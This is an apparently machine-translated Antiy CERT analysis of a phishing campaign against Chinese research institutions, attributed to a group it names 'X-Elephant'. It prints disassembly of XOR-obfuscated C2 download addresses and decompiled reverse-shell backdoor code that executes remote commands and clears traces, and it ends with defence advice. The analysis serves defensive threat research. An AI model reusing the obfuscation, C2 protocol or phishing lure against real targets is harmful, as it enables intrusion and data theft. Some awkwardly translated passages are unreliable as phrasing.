Analysis of Phishing Attack Incidents on Research Institutions in China by the "X-Elephant" Group

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Completion time of first draft: 09: 00, July 18, 2023

First published at 17: 50 on 08 December 2023

This edition was updated at 10: 00 on 08 December 2023

Scan QR code for the latest version of the report

1 Overview

In the second half of 2023, Antiy CERT (Security Research and Emergency Response Center) found in daily mail monitoring that overseas APT attack organizations were imitating the official organizations of "Eye-on-Eye Action." Send phishing emails to relevant research institutions and put Trojan horses in the form of attachments for subsequent attacks. The message contains an attachment to a zip file that contains a constructed executable file. This file is based on the name of the file, icon and binding with the normal file in three ways to simulate the relevant activities of the declaration client. After the executable file is opened, it will be connected to the attacker server to download the subsequent attack payload, and finally through the backdoor, a pipeline SHELL is established between the victim machine and the attacker C2 server to realize remote control.

Based on code, clue analysis and comprehensive research and judgment, Antiy CERT has basically confirmed that the relevant attack is from a certain country in South Asia, but there is not enough information to identify the known threat actors with the same national background that Antiy has named. However, it can not be completely determined that it is a new attack organization. according to the naming rules of Antiy for threat actors, it temporarily uses "X-Elephant" as its name. We will continuously monitor, track and analyze the attacker's subsequent attack activities, and revise the name of the organization when the attribution condition is mature.

2 Analysis of attack activities

2.1 Analysis of attack flow

The attacker sends a spear-phishing email to the target of the attack by imitating the identity of the official organization of "Eye-Eye Action," and the attacker spoofs the recipient to run the initial bait program disguised as the declaration client software in the email attachment, The program is the first stage of the download, on the one hand download and run the legal "eye operation" official software run show to the attack target, on the other hand download and run the second stage of the download. In that second stage, the download implement will decrypt a link address, download and run the final back door program, the function of the back door program is relatively simple, The sample delivery and execution flow is shown in Figure 2-1 mainly for creating SHELL channel between and C2 server to realize remote access to the victim machine.

Figure 2-1 Flow chart of sample delivery and execution 2-1

2.2 Analysis of Attack Mail

As shown in Figure 22, the attack email is sent to info @ *. * .com, in which part of the string in the domain name mimics the official domain name of "Eye Eye Action," which was newly registered on July 11, 2023 after a whois query. A day before the attack message was sent.Figure 2-2 Contents of a phishing email 2-2

The subject of the attack email was "Warm Tips: Notice on the latest version of the application client for Smart Eyes Action," and the email used the title of "Dear Teacher," which was in line with the Chinese address habit. The mail body has a targeted content structure in the name of "weight traffic and frequent failure on the recent declaration client and the old version has been discontinued" to induce the recipient to open the execution file in the installation attachment. At the same time, there are obvious errors in the expression of relevant content, which does not conform to the Chinese expression habits, and it is suspected that some members of the attack team have a Chinese learning background and are not proficient in it. Or based on the attacker's native language or English and constructed the content after using the machine to generate the content. The attachment to the email is a compressed package named "Smart Eye Action Application Client 2.0," which is in the ZIP compressed format. after the package is decompressed, it is an executable program with the same name, and it is a download device for delivering malicious Trojans.

Figure 2-2 Contents of a phishing email 2-2

2.3 Initial decoy analysis

Table 2-1 Sample labels 2-1

Name of the virus family	Trojan [Downloader] / Win64.Agent
Original file name	Eye Action Reporting Client 2.0. exe
Processor architecture	X86-64
File size	301 KB (308,224 bytes)
File format	Binexecute / Microsoft.EXE [: X64]
Time stamp	2023-07-12 12: 45: 09
Digital signature	None
Shell type	None
Compiled Language	C / C + +

The attack payload function is a Trojan downloader, and the sample hides the C2 address in a meaningless string in an obfuscated manner, as shown in FIG. 23, two meaningless strings are confused C2 addresses, This sample resolves the real C2 address through the sub _ 140001FB0 function by inputting specific parameters (58h and 57h in the figure below).Figure 2-3 Confuscated C2 String 2-3

```
loc_140002580:
mov     qword ptr [rsp+320h+cbMultiByte], r15
mov     [rsp+320h+var_2B8], 0Fh
mov     byte ptr [rsp+320h+lpMultiByteStr], 0
lea     rdx, a0BwwalviaVlhvi ; "0,,(+bwwalvia`vlhviaw,774w9((w= =w.=*wj"...
lea     rcx, [rbp+220h+var_1C0]
call    sub_140002D60
nop
mov     r8d, 58h
lea     rdx, [rbp+220h+var_1C0]
lea     rcx, [rbp+220h+var_200]
call    sub_140001FB0
nop
lea     rdx, aMxxncyfnoycgyf ; "?##'$mxxncyfnoycgyfnx#88;x6''x2/2x6543y"...
lea     rcx, [rbp+220h+var_1E0]
call    sub_140002D60
nop
mov     r8d, 57h
lea     rdx, [rbp+220h+var_1E0]
lea     rcx, [rbp+220h+var_220]
call    sub_140001FB0
```

Figure 2-3 Confuscated C2 String 2-3

The sub _ 1400001FB0 function resolves the C2 address step by step by exclusive OR using the input parameters (58h and 57h), as shown in Figure 2-4-Figure 2-8.

```
movdqu xmm0,xmmword ptr ds:[rax]      rax:L"0,,(+bwwalvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
add rbp,20
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax],xmm0      rax:L"0,,(+bwwalvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+10]   rax+10:L"alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+10],xmm0   rax+10:L"alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+20]   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+20],xmm0   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+30]   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+30],xmm0   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
```

Figure 2-4 Initial obfuscated string 2-4

```
movdqu xmm0,xmmword ptr ds:[rax]      rax:L"https://alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
add rbp,20
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax],xmm0      rax:L"https://alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+10]   rax+10:L"alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+10],xmm0   rax+10:L"alvia`vlhviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+20]   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+20],xmm0   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+30]   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+30],xmm0   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
```

Figure 2-5 The first XORed string 2-5

```
movdqu xmm0,xmmword ptr ds:[rax]      rax:L"https://[illegible]hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
add rbp,20
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax],xmm0      rax:L"https://[illegible]hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+10]   rax+10:L"[illegible]hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+10],xmm0   rax+10:L"[illegible]hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+20]   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+20],xmm0   rax+20:L"hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
movdqu xmm0,xmmword ptr ds:[rax+30]   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
pxor xmm0,xmm6
movdqu xmmword ptr ds:[rax+30],xmm0   rax+30:L"4w9((w= =w.=*wjvhw1= (47*=*v= ="
add rax,40                            rax:L"https://[illegible]hviaw,774w9((w= =w.=*wjvhw1= (47*=*v= ="
```

Figure 2-6 The second XOR'ed string 2-6

Figure 2-7 is the string with the third exclusive OR 2-7

Figure 2-8 The string with the fourth exclusive OR 2-8

Other obfuscated strings are XORed one by one character, as shown in Figure 29.Figure 2-9 XORing character by character 2-9

```
loc_1400020C0:                          ; CODE XREF: sub_140001FB0+11A↓j
                xor     [rax], si
                add     rax, 2
                cmp     rax, rdx
                jnz     short loc_1400020C0
```

Figure 2-9 XORing character by character 2-9

The obfuscated string is eventually resolved to the full download address https: / / 94.198. * / tool / app / exe / ver / 2.0 / iexplorer.exe. Similarly, another confused string is parsed to obtain the second download address https: / / 94.198. * * / tool / app / exe / abcd.exe.

Finally, the malicious code in C2 is downloaded to the local host's user directory by calling the URLDownloadToFileW API.

2.4 Masking program analysis

The sample is the official software of Operation Eye, and it is the normal software downloaded by the attacker for confusing the victim, as shown in Figure 2-10.Figure 2-10 Illustration of Official Software Installation Wizard 2-10

Figure 2-10 Illustration of Official Software Installation Wizard 2-10

2.5 Analysis of the Downloader

Table 2-2 Sample labels 2-2

Name of the virus family	Trojan [Downloader] / Win64.Agent
Original file name	Iexplorer.exe
Processor architecture	X86-64
File size	107 KB (110,080 bytes)
File format	Binexecute / Microsoft.EXE [: X64]
Time stamp	2023-07-11 15: 50: 02
Digital signature	None
Shell type	None
Compiled Language	C / C + +

In that same way, the sample is similar to the sample of 2.3, and the C2 address is hidden in the meaningless character str in the same way, and the character string is cyclically reduced by 2 in the unit of character to finally obtain the inversion of the download address. Download the malicious code msedges. exe to the temporary file directory of the local host through this download address.

2.6 Back door analysis

The sample is downloaded from the C2 server through the iExplorer. exe downloader. the actual function is the simple design of the bounce SHELL backdoor program.

Table 2-3 Sample labels 2-3

Name of the virus family	Trojan [Backdoor] / Win64.AGeneric
Original file name	Msedges.exe
Processor architecture	X86-64
File size	1.29 MB (1,359,872 bytes)
File format	Binexecute / Microsoft.EXE [: X64]
Time stamp	2023-07-11 15: 04: 37
Digital signature	None
Shell type	None
Compiled Language	C / C + +
Vt First Upload Time	2023-07-17 08: 14: 40 UTC
Vt test result	11 / 69

The rear door has a connection address of 46.249. *. *, port 443.



Figure 2-11 Connecting C2 Server 2-11

The format of C2-to-back door response data is the form of "control code + data." The data may be a path or a command, and the control instructions are as follows:

When the control code is 0, C2 responds with "command," and executes "cmd / c command" through the created pipeline, as shown in Figure 2-12.Figure 2-12 Control code is 0 2-12


```
{
  case '0':                              // 执行特定命令
    PipeAttributes.nLength = 12;
    PipeAttributes.bInheritHandle = 1;
    PipeAttributes.lpSecurityDescriptor = 0;
    if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0)
      && SetHandleInformation(hReadPipe, 1u, 0)
      && sub_401690(hWritePipe, &WideCharStr[1]) )
    {
      v10 = sub_401150(hReadPipe, &WideCharStr[1], (int)v7);
      v7 = v18;
      v3 = v18;
    }
    else
    {
      v3 = -1;                           // 如果创建管道或者设置句柄信息等失败，则重试
    }
    continue;
```

Figure 2-12 Control code is 0 2-12

When the control code is 1, it is followed by a path for switching the work list, as shown in FIG. 213.Figure 2-13 Control code is 1 2-13

```
  case '1':
    v12 = '1';
    _wchdir(&WideCharStr[1]);            // 更改当前工作目录
    if ( *_errno() == 2 )                // 如果没有指定的当前工作目录
    {
      LOBYTE(v12) = '0';
      *_errno() = 0;
    }
    v3 = 2 * (sub_401AF0((int)v7, (int)&v12, 1) > 0) - 1;
    continue;
```

Figure 2-13 Control code is 1 2-13

C). When the control code is 2, the trace is cleared and the process is exited. As shown in Figure 214.Figure 2-14 Control code is 2 2-14

```
case '2':                                // 清理环境，结束进程
  sub_401BC0(v7);
  sub_4033E0((void **)v7);
  sub_4024B0((char *)Block);
  closesocket(s);
  return 0;
```

Figure 2-14 Control code is 2 2-14

D) When the control code is 5, wait for 10 seconds to clean the trace and restart the above process, as shown in Figure 215.

```
case '5':                                   // 清理环境，等待十秒重启
  sub_401BC0(v7);
  sub_4033E0((void **)v7);
  sub_4024B0((char *)&black);
  closesocket(s);
  Sleep(10000u);
  goto LABEL_2;
```

Figure 2-15 Control code is 5 2-15

E) When the control code is 6, wait for 5 seconds to restart the above process without cleaning the trace, as shown in Figure 216.

```
case '6':                                   // 等待5秒重启服务重新接收指令
  v3 = 0;
  continue;
default:
  continue;
}
}
}
```

Figure 2-16 Control code is 6 216

3 Analysis of the purpose of attack

Eye Action is a collection of scientific research achievements in China. According to the official website: "Eye Action" is conducted by extensively scanning local universities, institutes under the Chinese Academy of Sciences, private enterprises, local state-owned enterprises, provinces / Municipal scientific research institutions, industrial scientific research institutions, national laboratories, national key laboratories, and local innovation consortiums. Identify and select Minkou innovation achievements with major equipment application prospects or technology leading role, and support the special campaign of rapid application to the equipment field.

Based on the analysis of the attack process and the relevant information it counterfeits, it can be seen that the attackers targeted Chinese universities, research institutes, innovative enterprises and research institutions. Social workers attempt to realize remote control of computers of related scientific researchers through disguise, attempt to steal related scientific research information, and carry out other related activities. Once the recipient is spoofed to execute,

or by mistake click the execution related Trojan. The computer host will be completely controlled by the attacker, the attacker can not only obtain all the documents on the host and the relevant account credentials and other information. In addition, it will take that correspond host and identity as springboard to carry out lateral movement and trust chain attack, which can bring serious security threat.

4 Attack Mapping from the Perspective of Threat Framework

This series of attacks involves 10 technical points in 8 phases of ATT & CK framework, and the specific behavior description is shown in Table 41.

Table 4-1 Description of the technical behavior of this attack 4-1

Att & CK phase	Specific behavior	Notes
Reconnaissance	Gathering information on the identities of the victims	Collect information such as the victim's online account number, work content, etc
	Gathering information on the victims' organizations	Collect information about the work unit of the victim
Resource development	Access to infrastructure	Build load distribution nodes, backdoor control C2, etc
	Capacity development	Development and production of malicious components
Initial access	Phishing	The attacker delivers Trojan horse through spear phishing mail
Execution	Inducing the user to execute	The initial decoy is disguised as official software to induce the user to execute
Defensive evasion	Counterfeit	The attack component copies official software, browser program, and so on
Command and control	Standard non-application layer protocols are used	The backdoor program sets the standard TCP protocol for C2 control
Data seeps out	The C2 channel is used for backtransmission	An attacker may return data via an existing C2 channel
Impact	Manipulation of data	An attacker may deploy operations to manipulate the data content of a controlled machine

Map the technical points involved in the threat behavior to the ATT & CK framework as shown in Figure 4-1.

Figure 4-1 Map of ATT & CK corresponding to this attack activity 4-1

5 Recommendations for protection

In the past two years, overseas APT attack organizations have been imitating relevant ministries and commissions in China, and fishing activities have been frequent, and the attackers have used documents, reports and distribution, project application and application for honorary qualifications as materials. Send the phishing email by carefully constructing the imitation subject email, steal the target email account by connecting the phishing website attached to the email body, and deliver the malicious code through the attachment, etc. Attempt to control the target host or steal sensitive information in the host. This kind of phishing email attack does not seem to have a higher technical ability means, but the actual harm is great. One reason is that its implementation cost is low and easy to implement, and the other reason is that it does not need to penetrate the target network boundary and depth protection, and only needs to construct relevant mail to directly reach the target personnel's terminal. Third, large-scale batch credit extension is allowed.

In the face of such precise phishing email attacks, we need to take precise measures:

5.1 Safety Proposals for Government, Enterprise and Scientific Research Institutes

1. The ultimate goal of phishing mail attack is the user of the endpoint system, which is the last line of defense against threats. It is recommended to use endpoint security protection software with strong virus detection and killing capability, active defense capability and phishing attack detection and interception capability, such as Atriad A terminal defense system.

2. Key personnel, especially those who frequently use email for communication and interaction, are advised to upgrade the protection level and use the white list protection strategy based on terminal protection software. All new executable files shall be reported to the management center for retention, and can only be run based on the review and confirmation of the network administrator. The white protection function of the terminal protection software shall provide a configuration strategy based on the combination of signature certificate, file hash and file path, so as to ensure the establishment of a trusted environment and detect the trusted operation capability of the network management.

3. It is suggested that government and enterprise organizations register independent. "Cn" domain names and assign working mailboxes to all staff. It is not recommended for government and enterprise organizations to use free e-mail boxes on the Internet to carry work connection activities.

4. For medium and large-sized institutions and sensitive institutions, it is recommended to deploy email services based on the safe and reliable enterprise email system, and reinforce the relevant server security policy, monitoring policy and linked detection mechanism for email threats. The system logs related to emails and corresponding monitoring logs are collected to Antiy XDR and other management platforms for uniform monitoring.

5. For government and enterprise institutions that use the Internet public cloud mailbox service, network managers also need to monitor relevant security events, and aggregate the exported security logs to Antiy XDR and other management platforms.

6. Set the flow monitoring link in the intranet and Internet exit, such as Antiy's exploration of NDR products in the sea, and continuously monitor and respond to the launch of phishing emails, click of phishing links and C2 connection after being embedded by Trojan horses.

5.2 Safety suggestions for sponsors of relevant scientific research and academic activities

1. Use the domain name mailbox of the institution to contact relevant work, use the domain name of the official website to publish relevant entry, provide download of application software, and do a good job in security protection of corresponding website.

2. Website access and file download both use HTTPS encryption protocol to avoid access hijacking and binding.

3. The Bank shall put forward specific requirements for its own suppliers, such as relevant clients, installation packages and binary programs, and require security protection of the signature environment to avoid certificate theft, so as to ensure the identifiability and traceability of relevant software. To facilitate the addition of policy rules to its own security protection software.

4. Give security prompts to personnel who may participate in relevant activities, and specify such elements as work website, work mailbox, download address of official website, program signature information and so on. Specify security rules that do not send binary files directly in attachments.

5.3 Safety recommendations for end users of the system

1. Install the endpoint security protection software provided by the unit and / or selected by the individual with strong virus detection and killing capability, active defense capability and phishing attack detection and interception capability.
2. When receiving the relevant mail, check whether the sender's mailbox is consistent with the relevant authority. For the mail from the non-trusted domain, we will not open the attachment, click the link and scan the QR code.
3. Adjust the relevant configuration policy of the system, such as selecting and displaying the policy of name extension in a known format, so as to prevent the attacker from tricking open executable files with software icons such as documents and pictures.

As the prevention and governance of phishing attacks involve a large number of security elements, it is difficult to feed back all security suggestions in one analysis report. if you need anti-phishing solutions or related products and training services, please contact Antiy.

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.